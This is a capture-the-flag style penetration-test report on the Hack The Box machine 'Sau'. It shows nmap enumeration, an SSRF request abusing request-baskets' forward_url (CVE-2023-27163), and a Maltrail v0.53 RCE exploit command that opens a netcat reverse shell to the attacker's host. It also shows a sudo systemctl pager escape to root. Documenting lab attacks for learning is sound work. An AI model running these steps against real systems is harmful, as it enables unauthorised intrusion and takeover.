
Sau

Sau HTB



Target: HTB Machine “Sau” **Client:** HTB (Fictitious) **Engagement Date:** Jun 2025 **Report Version:** 1.0

Prepared by: Jonas Fernandez

1. Introduction

Objective of the Engagement

The objective of this assessment was to perform a comprehensive security evaluation of a Linux-based target environment. Our engagement focused on identifying critical vulnerabilities within a custom web application running on port 55555—a service designed to intercept and forward HTTP requests using a basket mechanism. We demonstrated how misconfigurations, such as an improperly secured basket service with SSRF vulnerability potential, can be exploited to intercept traffic, create unauthorized HTTP proxies, and ultimately escalate privileges to achieve full system compromise.

Scope of Assessment

- **Network Reconnaissance:** We began by verifying host availability using an ICMP ping test. The returned TTL value of 63 confirmed that the target system is Linux-based. This step provided the initial connectivity proof necessary for further exploration.
- **Port Scanning & Service Enumeration:** Utilizing high-performance Nmap scans, we identified open ports such as SSH (port 22), filtered HTTP (port 80), and an HTTP service (port 55555) implemented with Golang's net/http package. Detailed service fingerprinting on these ports revealed essential information about the basket service, its configuration, and associated vulnerabilities.
- **Vulnerability Exploitation Analysis:** Further interaction with the basket service demonstrated that it allowed for basket creation and token-based authentication. By exploiting an SSRF vulnerability (CVE-2023-27163) present in versions up to 1.2.1 of the request-baskets application, we manipulated the `forward_url` parameter to redirect traffic. This enabled us to establish a local proxy for HTTP requests. Through carefully crafted payloads, we exploited a misconfiguration in a web interface running Maltrail v0.53 to achieve unauthenticated remote command execution.
- **Privilege Escalation Assessment:** After obtaining a reverse shell as a low-privileged user ("puma"), we examined sudo permissions and discovered that the user could execute specific system commands without a password. Exploiting this misconfiguration allowed us to escalate privileges and fully compromise the target system.

Ethics & Compliance

All testing activities were conducted under the strict guidelines of our approved rules of engagement, ensuring no disruption to normal operations. All findings and the evidence

presented in this report remain highly confidential and have been shared exclusively with authorized stakeholders to facilitate immediate remediation and overall security enhancements.

2 Methodology

In this assessment, our target system is hosted on Linux, with a TTL value of 63 indicating that the underlying environment is Linux-based. We began by verifying network connectivity and then progressed to detailed port and service enumeration.

We confirmed connectivity by issuing a single ICMP echo request to the target:

```
kali@kali ~/workspace/Sau/content [14:41:10] $ ping -c 1 10.129.229.26
PING 10.129.229.26 (10.129.229.26) 56(84) bytes of data.
64 bytes from 10.129.229.26: icmp_seq=1 ttl=63 time=41.3 ms

--- 10.129.229.26 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 41.271/41.271/41.271/0.000 ms
```

Port Scanning

Next, we executed a high-performance SYN scan on the target with adjusted rate limits to quickly identify open ports:

```
kali@kali ~/workspace/Sau/content [14:41:25] $ sudo nmap -sS -Pn -n --min-
rate 5000  10.129.229.26 -oG Sau
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 14:42 EDT
Nmap scan report for 10.129.229.26
Host is up (0.088s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE    SERVICE
22/tcp    open     ssh
80/tcp    filtered http
55555/tcp open     unknown

Nmap done: 1 IP address (1 host up) scanned in 0.50 seconds
```

Detailed Service Enumeration

We then conducted a more in-depth service scan on ports 22, 80, and 55555 to gather version and signature information for the running services:


```
kali@kali ~/workspace/Sau/content [14:45:20] $ sudo nmap -sVC -p
22,80,55555 10.129.229.26 -oN SauServices
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-08 14:45 EDT
Nmap scan report for 10.129.229.26
Host is up (0.057s latency).

PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 aa:88:67:d7:13:3d:08:3a:8a:ce:9d:c4:dd:f3:e1:ed (RSA)
|   256 ec:2e:b1:05:87:2a:0c:7d:b1:49:87:64:95:dc:8a:21 (ECDSA)
|_  256 b3:0c:47:fb:a2:f2:12:cc:ce:0b:58:82:0e:50:43:36 (ED25519)
80/tcp    filtered http
55555/tcp open     http    Golang net/http server
| fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     X-Content-Type-Options: nosniff
|     Date: Sun, 08 Jun 2025 18:45:53 GMT
|     Content-Length: 75
|     invalid basket name; the name does not match pattern: ^[wd-_\.]
{1,250}$
|   GenericLines, Help, LPDString, RTSPRequest, SIPOptions, SSLSessionReq,
Socks5:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Content-Type: text/html; charset=utf-8
|     Location: /web
|     Date: Sun, 08 Jun 2025 18:45:35 GMT
|     Content-Length: 27
|     href="/web">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 200 OK
|     Allow: GET, OPTIONS
|     Date: Sun, 08 Jun 2025 18:45:35 GMT
|     Content-Length: 0
|   OfficeScan:
```

```
|     HTTP/1.1 400 Bad Request: missing required Host header
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|_    Request: missing required Host header
| http-title: Request Baskets
|_Requested resource was /web
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port55555-TCP:V=7.95%I=7%D=6/8%Time=6845DA4F%P=x86_64-pc-linux-gnu%r(Ge
SF:tRequest,A2,"HTTP/1\.0\x20302\x20Found\r\nContent-Type:\x20text/html;\x
SF:20charset=utf-8\r\nLocation:\x20/web\r\nDate:\x20Sun,\x2008\x20Jun\x202
SF:025\x2018:45:35\x20GMT\r\nContent-Length:\x2027\r\n\r\n<a\x20href=\"/we
SF:b\">Found</a>\.\n\n")%r(GenericLines,67,"HTTP/1\.1\x20400\x20Bad\x20Req
SF:uest\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x2
SF:0close\r\n\r\n400\x20Bad\x20Request")%r(HTTPOptions,60,"HTTP/1\.0\x2020
SF:0\x20OK\r\nAllow:\x20GET,\x20OPTIONS\r\nDate:\x20Sun,\x2008\x20Jun\x202
SF:025\x2018:45:35\x20GMT\r\nContent-Length:\x200\r\n\r\n")%r(RTSPRequest,
SF:67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\
SF:x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")
SF:%r(Help,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nContent-Type:\x20text
SF:/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20R
SF:equest")%r(SSLSessionReq,67,"HTTP/1\.1\x20400\x20Bad\x20Request\r\nCont
SF:ent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20close\r\n\r
SF:\n400\x20Bad\x20Request")%r(FourOhFourRequest,EA,"HTTP/1\.0\x20400\x20B
SF:ad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nX-Con
SF:tent-Type-Options:\x20nosniff\r\nDate:\x20Sun,\x2008\x20Jun\x202025\x20
SF:18:45:53\x20GMT\r\nContent-Length:\x2075\r\n\r\ninvalid\x20basket\x20na
SF:me;\x20the\x20name\x20does\x20not\x20match\x20pattern:\x20\^\[\\w\\d\\-
SF:_\\\.\]{1,250}\$\n")%r(LPDString,67,"HTTP/1\.1\x20400\x20Bad\x20Request
SF:\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnection:\x20clo
SF:se\r\n\r\n400\x20Bad\x20Request")%r(SIPOptions,67,"HTTP/1\.1\x20400\x20
SF:Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConn
SF:ection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(Socks5,67,"HTTP/1\.1\
SF:x20400\x20Bad\x20Request\r\nContent-Type:\x20text/plain;\x20charset=utf
SF:-8\r\nConnection:\x20close\r\n\r\n400\x20Bad\x20Request")%r(OfficeScan,
SF:A3,"HTTP/1\.1\x20400\x20Bad\x20Request:\x20missing\x20required\x20Host\
SF:x20header\r\nContent-Type:\x20text/plain;\x20charset=utf-8\r\nConnectio
SF:n:\x20close\r\n\r\n400\x20Bad\x20Request:\x20missing\x20required\x20Hos
SF:t\x20header");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 33.24 seconds
```


Basket Service Functionality

Port **55555** hosts a web application that intercepts HTTP requests via "baskets"—an approach reminiscent of collaborative interception tools. Key interactions with the service include:




- **Basket Creation:** When a new basket is created, the service returns a token used for subsequent authentication. For example:

```
Basket 'test' is successfully created!

Your token is: 0ykI70JhDdwhuwocXXnpAQBUL_ZlPRsPlO-XDqT1jgrE
```



Basket Verification: Accessing the newly created basket yields the following message, indicating no requests have been yet received:

```
# Empty basket!

This basket is empty, send requests to http://10.129.229.26:55555/test and
they will appear here.
```



Intercepted Requests Display: Once a request is intercepted, it is displayed in a detailed list format:


```
#### [GET]

6:55:31 PM

6/8/2025

#### /test
```

```
#### [Headers](http://10.129.229.26:55555/web/test#req0_headers)

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Dnt: 1
Priority: u=0, i
Sec-Gpc: 1
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:139.0) Gecko/20100101
Firefox/139.0
```

The application version is identified as: Version: 1.2.1`

Moreover, a related GitHub repository provides context on a known vulnerability:

https://github.com/mathias-mrsn/request-baskets-v121-ssrf

This repository demonstrates an exploit for the Server-Side Request Forgery (SSRF) vulnerability (CVE-2023-27163) affecting the project, up to version 1.2.1. Exploitation allows attackers to forward HTTP requests to internal services.

```
This repository presents an exploit demonstrating the Server-Side Request
Forgery (SSRF) vulnerability identified as [CVE-2023-27163]
(https://nvd.nist.gov/vuln/detail/CVE-2023-27163) in the [request-baskets]
(https://github.com/darklynx/request-baskets) project, up to [version
1.2.1](https://github.com/advisories/GHSA-58g2-vgpg-335q). Exploiting this
vulnerability enables attackers to forward HTTP requests to an
internal/private HTTP service.
```

Establishing a Local Proxy

By modifying the `forward_url` parameter and setting `proxy_response` to true within the basket configuration, we can create a local proxy on the target machine. In practice, this involves creating a new basket with the following HTTP request payload:


```
POST /api/baskets/1cvw5k5 HTTP/1.1
Host: 10.129.229.26:55555
Content-Length: 141
Authorization: null
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
```

```
Accept: */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/136.0.0.0 Safari/537.36
Origin: http://10.129.229.26:55555
Referer: http://10.129.229.26:55555/web
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "forward_url": "http://127.0.0.1:80",
  "proxy_response": true,
  "insecure_tls": false,
  "expand_path": true,
  "capacity": 250
}
```

The response is the token :

```
HTTP/1.1 201 Created
Content-Type: application/json; charset=UTF-8
Date: Sun, 08 Jun 2025 20:05:47 GMT
Content-Length: 56

{"token":"v2GiqM2ryW0t11_he5rz5oMcFndiW7vYl3JfhjOpky_f"}
```

Accessing the basket with this token reveals a website running **Maltrail v0.53**:



TThis version of Maltrail is vulnerable to unauthenticated remote command execution. Details of the exploit can be found in the following repository

https://github.com/spookier/Maltrail-v0.53-Exploit

Exploitation and Privilege Escalation

Due to a misconfiguration in the username parameter, it becomes possible to leverage the exploit to achieve remote command execution (RCE). The typical attack vector involves creating a new basket with a payload aimed at the endpoint `127.0.0.1:80/login`, thereby establishing a direct connection.

The exploit is run as follows:

```
python3 exploit.py 10.10.14.29 4443 http://10.129.229.26:55555/1cv8888
```

On the attacker's system, a listener is established using netcat:

```
kali@kali ~/workspace/Sau/scripts [16:36:56] $ nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.14.29] from (UNKNOWN) [10.129.229.26] 60138
$
```

We are connected as "puma"

```
$ whoami
whoami
puma
$ id
id
uid=1001(puma) gid=1001(puma) groups=1001(puma)
$
```

Verifying sudo privileges reveals an interesting configuration:

```
puma@sau:/opt/maltrail$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/
bin\:/snap/bin

User puma may run the following commands on sau:
```

```
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
```


Finally, full system compromise is achieved with:

`sudo /usr/bin/systemctl status trail.service`

This command, when followed by invoking an interactive shell using `!sh`, confirms the elevation of privileges and ultimate control over the target system.

3 Findings

3.1 Vulnerability: Exposed Basket Service with SSRF Vulnerability and Misconfigured Proxy





- **CVSS:** CVSS3.1: AV:N/AC:A/PR:N/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
- **Description:** The basket service running on port 55555 is exposed and vulnerable to Server-Side Request Forgery (SSRF). The application improperly validates basket names, allowing the creation of baskets and issuance of tokens, which can subsequently be manipulated via the `forward_url` parameter. This misconfiguration enables an attacker to set up a local HTTP proxy and force internal requests.
- **Impact:** By exploiting this SSRF vulnerability, an attacker can redirect HTTP traffic to internal services. The ability to configure a proxy response permits the redirection of requests—potentially bypassing internal network security controls. This capability can lead to further exploitation, including remote command execution on the compromised host.
- **Technical Summary:** An attacker can create a new basket using the service and inject a customized payload. By modifying the JSON body to include a `forward_url` pointing to `http://127.0.0.1:80` along with setting `proxy_response` to true.
- **Evidence:**

```
POST /api/baskets/1cvw5k5 HTTP/1.1
Host: 10.129.229.26:55555
Content-Length: 141
Authorization: null
```

```
X-Requested-With: XMLHttpRequest
Accept-Language: en-US,en;q=0.9
Accept: */*
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/136.0.0.0 Safari/537.36
Origin: http://10.129.229.26:55555
Referer: http://10.129.229.26:55555/web
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

{
  "forward_url": "http://127.0.0.1:80", ## SSRF VULNERABILITY HERE ##
  "proxy_response": true,
  "insecure_tls": false,
  "expand_path": true,
  "capacity": 250
}
```

3.2 Vulnerability: Unauthenticated Remote Command Execution via Maltrail v0.53






- **CVSS:** CVSS3.1: AV:N/AC:A/PR:N/UI:N/S:U/C:H/I:H/A:H – 8.8 (High)
- **Description:** Behind the basket service, the system exposes a Maltrail v0.53 web interface which suffers from an unauthenticated remote command execution (RCE) vulnerability. This vulnerability is compounded by a misconfiguration in the username parameter and lack of adequate security controls.
- **Impact:** Exploiting this vulnerability allows an attacker to execute arbitrary commands remotely, ultimately gaining control over the host. The reverse shell payload, when executed, provides an interactive shell on the system, leading to full remote code execution.
- **Technical Summary:** An exploit was developed by creating a new basket, setting the payload to modify the `forward_url` to `http://127.0.0.1:80/login`, and leveraging the SSRF to force the Maltrail interface to process the malicious request. The exploit was executed with the following command:

```
python3 exploit.py 10.10.14.29 4443 http://10.129.229.26:55555/1cv8888
```

- A reverse shell was then obtained, as confirmed by the netcat listener output.
- **Evidence:**
  - Netcat listener session capturing the reverse shell:

```
kali@kali ~/workspace/Sau/scripts [16:36:56] $ nc -nlvp 4443
listening on [any] 4443 ...
connect to [10.10.14.29] from (UNKNOWN) [10.129.229.26] 60138
$
```

